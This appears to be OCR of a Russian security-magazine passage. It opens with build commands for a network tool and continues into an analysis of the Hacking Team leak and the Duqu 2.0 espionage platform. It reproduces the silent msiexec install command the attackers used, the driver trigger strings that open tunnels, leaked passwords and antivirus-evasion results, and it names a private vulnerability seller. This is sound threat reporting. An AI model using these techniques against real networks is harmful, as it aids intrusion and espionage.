$ git clone https://github.com/iSECPartners/libshambles
$ git submodule init
$ git submodule update
$ cd vendor/forge_socket
$ make
$ sudo insmod forge_socket.ko
$ sudo modprobe nf_conntrack_ipv4
$ cd ../../
$ make
```

Дальнейшие указания смотри в README.md.

ХРОНИКИ APT

РАЗБОР САМЫХ НАШУМЕВШИХ ТАРГЕТИРОВАННЫХ АТАК ПОСЛЕДНЕГО ВРЕМЕНИ



Владимир Трегубенко
tregubenko_v_v@tut.by

APT, таргетированные, целенаправленные атаки — все эти термины уже не первый год находятся на почетных местах в материалах секьюрити-изданий, корпоративных и частных ИБ-блогеров. Мы не оставляли эту тему без внимания, но теперь, когда накопился определенный объем информации, мы готовы выкатить большую летопись, охватывающую самые запоминающиеся атаки за последние годы.

НАСЛЕДИЕ HACKING TEAM

Одна из самых громких тем этого года — взлом Hacking Team. По высоте волны, которую он породил в информационном море, этот взлом по праву стоит в одном ряду со сливом исходников Zeus и Carberp. Спасибо безвестным авторам: этот инцидент позволил широкой общественности заглянуть в мир коммерческого «разведывательного» ПО, как его называют сами разработчики.

Всего было украдено около 400 Гбайт данных, среди которых: исходный код шпионского ПО, переписка с клиентами, данные о контрактах Hacking Team, в том числе заключенные договоры на продажу ПО различным государствам, а также большое количество другой информации, связанной с деятельностью компании.

Hacking Team

Итальянская компания, разработчик Remote Control System (троянские агенты системы с переменным успехом обнаруживаются антивирусами под названиями Da Vinci, Crisis и Morcut). Сами Hacking Team позиционируют свой продукт как legal spyware, разработанное для использования правительствами и правоохранительными органами различных государств. Со временем итальянцы произвели ребрендинг для версии 9 (версия 8 называлась Da Vinci), после чего RCS стала носить название Galileo.

Если говорить об исходных кодах троян-агентов, то можно сказать ровно одно: ничего экстраординарного. Как говорится, все простенько и со вкусом:

- типовые функции уже многократно были перечислены — перехват данных из почты (Gmail), интернет-мессенджеров (Skype), получение учетных дан-

ных и cookies из браузеров (Firefox, Chrome, IE), получение данных из соцсетей (Facebook, Twitter), запись с микрофона и камеры, получение содержимого облачных сервисов (googledocs, cloudfile), снятие скриншотов и геотаргетинг через GPS, извлечение сохраненных паролей из различных приложений, извлечение адресных книг (Outlook), логгинг нажатий клавиш, энумерация Wi-Fi-сетей и USB-устройств;
- широкое использование сторонних библиотек с открытым исходным кодом: Expat (парсинг XML), Speex (кодек для сжатия речевого сигнала), библиотека интерпретатора скриптового языка Lua, Zlib (сжатие данных), SQLite (работа с БД), SimpleJSON (работа с файлами формата JSON);
- встроенные реализации криптоалгоритмов AES, MD5, SHA-1, Base64.

Доступные в интернете исходники включают проекты Core, Scout и Soldier. Их анализ показывает, что разработчики со временем перешли на модульную систему бот-агента. Система лицензирования, завязанная на конфигурационные файлы, предусматривает различную ценовую политику в зависимости от используемых модулей (это уже из документации). Опять-таки видно, что в отдельных случаях применялась двухкомпонентная схема: сначала в систему внедрялся простой бот, а потом — более продвинутый вариант.

Разработчики предусмотрели защиту своих ботов всевозможными способами, в частности протекторами Themida и VMProtect; кроме того, в исходниках также можно было найти криптор собственной разработки. Кстати, размер неупакованного бинарника бота составляет около мегабайта, что достаточно много.

Взаимодействие с командным центром устроено через WinHTTP API. Видимо, такую реализацию выбрали из-за простоты программирования работы через системный прокси, который используют IE и Chrome. Как известно, многие корпоративные пользователи работают в среде Windows, где доступ к интернету организован через прокси с NTLM-аутентификацией по имени пользователя в домене. И как правило, системный прокси через групповые политики настроен именно на такой режим работы. Так вот, WinHTTP позволяет легко реализовать доступ в этом случае, без необходимости узнавать пароль от прокси. Управляющая часть RCS написана под платформу Windows и использует Python для реализации backend-части, а также MongoDB в качестве хранилища данных.

Куда как больший интерес представляли эксплоиты нулевого дня. Их было несколько (в том числе LPE для Windows), из них особенно интересен эксплоит для Flash (CVE-2015-5119). Во-первых, разработчики элегантно обошлись с задачей формирования вредоносных документов: несколько Python-скриптов могут сформировать docx-, xlsx-, pptx-файлы, содержащие внедренный вредоносный Flash-контент, который загружает с удаленного сайта самого бота. Для атак через браузер эксплуатировалась та же уязвимость (для IE — уязви-

мость JavaVM, а для других браузеров — уязвимость в win32k.sys). Таким образом, одна уязвимость использовалась во всех векторах атак, включая платформы Windows, Linux и OS X.

Во-вторых, наконец-то стали известны ценовые подробности, а заодно и выяснилось имя человека, который искал на заказ уязвимости. Как ни странно, он оказался русским — это некий индивидуальный предприниматель Торопов Виталий Сергеевич (как следует из отсканированной копии со счетом-фактурой от 20 апреля 2015 года). Платеж на сумму 39 тысяч долларов был назначен за консалтинговые услуги и должен был быть перечислен на счет в Сбербанке.

Сразу после слива отдельные разработчики Exploit Kit, в частности Angler, Neutrino и Nuclear Pack, оперативно внедрили эксплоит для CVE-2015-5119 в свои продукты, что в очередной раз продемонстрировало исключительную быстроту реагирования киберандеграунда.

Кроме собственно исходных кодов, была слита email-переписка и различная документация, откуда можно было почерпнуть немало интересного о заказчиках RCS.

Вот, например, выборка из файла Client List_Renewal date.xlsx, куда вошли страны постсоветского пространства и США:


	B	C	D	E
1	**Country**	**Name**	**Maintenance**	**Status**
12	Kazakistan	National Security Office	31.12.2014	Active
36	Russia	Intelligence Kvant Research	30.11.2014	Not officially supported
48	USA	Dep.of Defence		Not Active
49	USA	Drug Enforcement Agency	31.12.2014	Active
50	USA	FBI - USA	30.06.2015	Active
51	Uzbekistan	National Security Service	31.01.2015	Active

Рис. 1. Некоторые клиенты Hacking Team

Интересно, что даже ФБР покупало данный продукт — видимо, взаимодействия с АНБ им было недостаточно.

А что насчет России? Считается, что ФГУП НИИ «Квант» подконтролен ФСБ России, которая, опять же, судя по переписке, активно интересовалась разработками Hacking Team, первоначально действуя через израильского реселлера NICE, но в итоге закупила напрямую, предположительно через ИнфоТеКС.

А вот график из файла Customer History.xlsx (выручка в евро):



Country	Total Revenues per Country
Bahrein	210 000
Poland	249 200
Colombia	335 000
Adjerbaijan NSS	349 000
Honduras	355 000
Cyprus	375 625
Turkey	440 000
Nigeria	450 000
Russia	451 017
Thailand	466 482
Switzerland	486 500
Oman	500 000
Ecuador	535 000
Spain	538 000
Vietnam	560 738
Mongolia	650 000
S. Korea	686 400
Czech Rep.	689 779
Luxemburg	724 000
Egypt	735 500
Ethiopia	750 000
Panama	750 000
Uzbekistan	862 038
Sudan	960 000
Kazakistan	978 750
Singapore	1 209 967
USA	1 455 693
UAE	1 834 500
Malaysia	1 861 123
Hungary	1 896 000
Chile	2 289 155
Saudi	2 481 687
Morocco	3 133 550
Italy	4 000 729
Mexico	5 808 875
Total Revenues	**40 059 308**

Рис. 2. Суммарная выручка Hacking Team с детализацией по странам

Согласно графику, компания ИнфоТеКС выплатила Hacking Team в 2012–2014 годах более 450 тысяч евро.

Отдельного внимания заслуживает таблица, где показаны результаты тестирования разных вариантов бота RCS антивирусными средствами (рис. 3).

В таблице видна даже такая экзотика, как антивирус VBA32 из Беларуси (специалисты VBA, кстати, обнаружили в свое время Stuxnet). «Экзотика» потому, что за пределами самой Беларуси VBA32 очень мало распространен и используется обычно в государственных структурах РБ.

В ходе анализа было установлено, что во всем производимом Hacking Team программном обеспечении для слежки встроен бэкдор, который позволяет удаленно деактивировать или приостановить работу этого ПО. При этом собираемые данные специальным образом помечаются, что позволяет в дальнейшем установить и того, кто использовал конкретный экземпляр ПО, и его жертву.

О самом взломе ходит очень много слухов. В частности, по версиям ПО видно, что взлом произошел после марта 2015-го. Официальные источники оперируют датой 5 июля, когда информация о взломе ушла в массы. Не совсем понятно, как можно было незаметно слить 400 Гбайт данных. Кроме того, все файлы лицензий на версию 9.5 заканчивались в апреле 2015 года, а на 9.6 — в июне 2015 года.

«Официальная» версия основного вектора атаки — слабые пароли, такие как HTPassw0rd, Passw0rd!81, Passw0rd, Passw0rd!, Pas$w0rd. Как говорится, сапожник без сапог.

AV	Silent	Melt	Exploit (fake document and self-deleting document)	Upgrade level
360 Safe				Elite (english version)
Adaware				Soldier
Ahnlab				Elite
Avast				Elite (Firewall off)
AVG (Full)				Soldier
AVG (Free)				Soldier
Avira (Full)				Soldier
Avira (Free)				Soldier
Bitdefender				Soldier
CMC AV				Blacklisted
Comodo		?	?	Soldier
Dr. Web				Soldier
EmsiSoft				Blacklisted
ESET				Elite (Firewall off)
F-Prot				Elite
Fortinet				Elite
F-Secure				Soldier
G Data				Soldier
Immunet (ClamAV)				Elite
IObit				Elite
Kaspersky				Elite (on Win XP 32bit is Blacklisted)
Malware Bytes				Elite
McAfee				Elite
Microsoft (Security Essentials)				Elite
Norman				Soldier
Norton (Free)				Elite
Norton (Full)				Elite (Firewall off)
Panda				Soldier
Rising				Elite
Sophos				Blacklisted
Spybot				Elite
Trend Micro				Elite
VBA32				Elite
ZoneAlarm				Elite

Рис. 3. Сравнительный тест антивирусов на детект бота Hacking Team

Так или иначе, нет никаких оснований полагать, что сотрудники HT бросят свое ремесло, — скорее всего, они просто «сменят вывеску» и продолжат заниматься своей сомнительной деятельностью. Но удар по ним, конечно, был нанесен ощутимый. Остается только догадываться, происки ли это «благородных» хакеров или козни конкурирующих организаций...

DUQU – VERSION 2.0

Весной 2015 года в ходе проверки внутренней безопасности своим новым продуктом, призванным обнаруживать атаки класса APT, «Лаборатория Касперского» выявила вторжение в свою корпоративную сеть. При дальнейшем расследовании была обнаружена новая вредоносная платформа, имеющая непосредственное отношение к одной из самых сложных и загадочных кампаний кибершпионажа — Duqu, обнаруженной в 2011 году. Новая платформа получила название Duqu 2.0.

После обмена информацией с другими антивирусными компаниями выяснилось, что ЛК не единственная оказалась под ударом. Так, были выявлены атаки, связанные с событиями, имеющими отношение к деятельности группы P5+1 (США, Великобритания, Франция, Китай, Россия и Германия), и с переговорами с Ираном по ядерной программе. Кроме того, аналогичная атака была проведена против участников мероприятий, посвященных 70-й годовщине освобождения Освенцима.

По информации Symantec (которая называет Duqu 2.0 по-своему — Duqu.B), троян был использован в ряде целевых атак, среди атакуемых организаций были операторы связи Европы и Северной Африки, а также один из производителей ICS/SCADA-решений в Юго-Восточной Азии. Также заражение выявили на компьютерах, расположенных в США, Великобритании, Швеции, Индии и Гонконге.

Начальный вектор заражения ЛК остался до конца не выясненным. Судя по всему, атака началась с фишингового письма, присланного сотруднику одного из офиса ЛК Азиатско-Тихоокеанского региона (APAC). К сожалению, злоумышленники оказались очень предусмотрительными, и почтовые сообщения, а также история браузера были стерты.

В ходе киберкампании Duqu 2.0 использовалось целых три zero-day:

- CVE-2014-4148 (MS14-058) — уязвимость механизма рендеринга TTF-шрифтов в win32k.sys, позволяет создать документ Microsoft Word с «полезной нагрузкой», при этом вредоносный код выполнится с повышенными привилегиями;
- CVE-2014-6324 (MS14-068) — уязвимость в Kerberos, позволяет удаленному пользователю домена поднять свои права до администратора домена;
- CVE-2015-2360 (MS15-061) — уязвимость в win32k.sys, позволяющая повысить привилегии локального пользователя.

Метод первоначального заражения Duqu 2.0 один в один повторяет метод предшественника. Дроппер Duqu образца 2011 года представлял собой файл формата Microsoft Word тоже с эксплоитом уязвимости драйвера win32k.sys (MS11-087), отвечающего за механизм рендеринга TTF-шрифтов.

Специалисты исследовательского центра Crysys (The Laboratory of Cryptography and System Security) из Венгрии опубликовали детали исследования обеих версий Duqu, из которого видно, что между ними много общего:

- схожие функции хеширования строк, которые используются для идентификации установленных антивирусных продуктов;
- схожие методы, магические числа и структура файлов, которые шифруются с использованием алгоритма AES;
- одинаковый нестандартный CBC режим работы алгоритма шифрования AES;
- практически идентичный модуль, который отвечает за ведение лога действий, использует уникальные идентификаторы вместо «читабельных» информационных сообщений;
- схожий стиль программирования и компиляции с использованием C++.

Самой интересной фишкой атакующих было то, что Duqu 2.0 не использовал никаких методов автозапуска после перезагрузки, кроме того, исполняемый код присутствовал только в памяти. Это очень сильно затруднило как обнаружение, так и исследование, ведь для анализа вредоносного кода необходимо было снять полный дамп памяти.

Теоретически, перезагрузив все компьютеры в сети, можно было полностью избавиться от Duqu 2.0. Но это только теоретически... На практике же на отдельные серверы с наибольшим аптаймом, которые имели прямой доступ к интернету (proxy- или web-серверы), устанавливались драйверы (причем для x64 они были подписаны валидным сертификатом Foxconn), играющие роль своеобразных тоннелей во внутреннюю сеть (рис. 4).

Были найдены две разновидности таких драйверов. Их возможности позволяют работать с сетевым трафиком на уровне NDIS (Network Driver Interface Specification). Для активации тоннеля извне корпоративной сети злоумышленники посылали специальные «магические строки». При этом одна версия драйвера, более простая, ждала строку romanian.antihacker, после приема которой начинала перенаправлять все пакеты с порта 443 на порт 445 (SMB) или 3389 (Remote Desktop), а другая использовала расширенный набор портов в зависимости от строки и перенаправляла пакеты:

- ugly.gorilla1 — с порта 443 (HTTPS) на порт 445 (SMB);
- ugly.gorilla2 — с порта 443 (HTTPS) на порт 3389 (RDP);
- ugly.gorilla3 — с порта 443 (HTTPS) на порт 135 (RPC);
- ugly.gorilla4 — с порта 443 (HTTPS) на порт 139 (NETBIOS);
- ugly.gorilla5 — с порта 1723 (PPTP) на порт 445 (SMB);
- ugly.gorilla6 — с порта 443 (HTTPS) на порт 47012 (этот порт не используется ни одним известным протоколом, вероятно, применяется для связи с самим трояном Duqu 2.0).




Рис. 4. Тоннелирование данных драйвером Duqu 2.0

Сам троян Duqu 2.0 был обнаружен в двух вариантах: легковесный бэкдор размером 500 Кбайт (нда, кто бы нам в девяностые, когда счет размеров малвари шел на байты, назвал 500 Кбайт «легковесными». — Прим. ред.) и полнофункциональный шпионский модуль с огромным количеством плагинов (порядка 100), который весил целых 19 Мбайт. Этот монстр отвечал за взаимодействие с C&C по протоколу HTTPS и мог выступать в качестве промежуточного прок-

си между бэкдором и внешним миром. Для внутрисетевого взаимодействия агенты Duqu 2.0 могли использовать протоколы HTTP (передаваемые данные маскировались под изображения JPEG, как в Duqu 1.0, или GIF) и HTTPS, именованные каналы SMB, а также прямое TCP-соединение с использованием кастомного протокола с шифрованием данных.

Плагины содержали большое количество функций для разведки внутренней инфраструктуры сети:

- поиск серверов и ПК в сети;
- поиск сетевых ресурсов;
- перечисление объектов Active Directory;
- определение настроек сетевых интерфейсов, таблиц маршрутизации и правил сетевой фильтрации;
- перечисление пользователей ПК через SMB;
- лог процессов и активных терминальных сессий;
- извлечение паролей из различного ПО для удаленной работы, например PuTTY или VNC-клиентов;
- поиск серверов баз данных MS SQL и Oracle;
- извлечение данных из SAM и LSASS;
- снифинг трафика при помощи легитимного подписанного драйвера npf.sys из состава WinPcap.

Используя добытую информацию, злоумышленники фактически разворачивали внутри корпоративной сети свою собственную инфраструктуру из зараженных машин.

Заражение внутри сети велось следующим образом: при помощи сдампленных из памяти хешей паролей простых доменных пользователей посредством атаки типа pass the hash злоумышленники логинились на контроллере домена, а потом поднимали права до администратора при помощи эксплоита CVE-2014-6324. После этого на удаленные ПК через вызов команды **`msiexec.exe /i «C:\\… (\tmp8585e3d6.tmp» /q PROP=9c3c7076-d79f-4c`** или через Task Scheduler устанавливались вредоносные MSI-пакеты (рис. 5).

Кстати, 9c3c7076-d79f-4c — это ключ, которым внутри MSI-пакета шифровалось вредоносное содержимое.

Ко всему прочему злоумышленники в MSI с Duqu 2.0 реализовали систему обхода продуктов ЛК путем манипуляций с avp.exe и klif.sys. Кроме того, в «расширенной версии» был предусмотрен детект и обход продукции следующих вендоров:

- McAfee;
- Symantec;
- Bitdefender;
- ESET;
- TrendMicro;
- Avast;
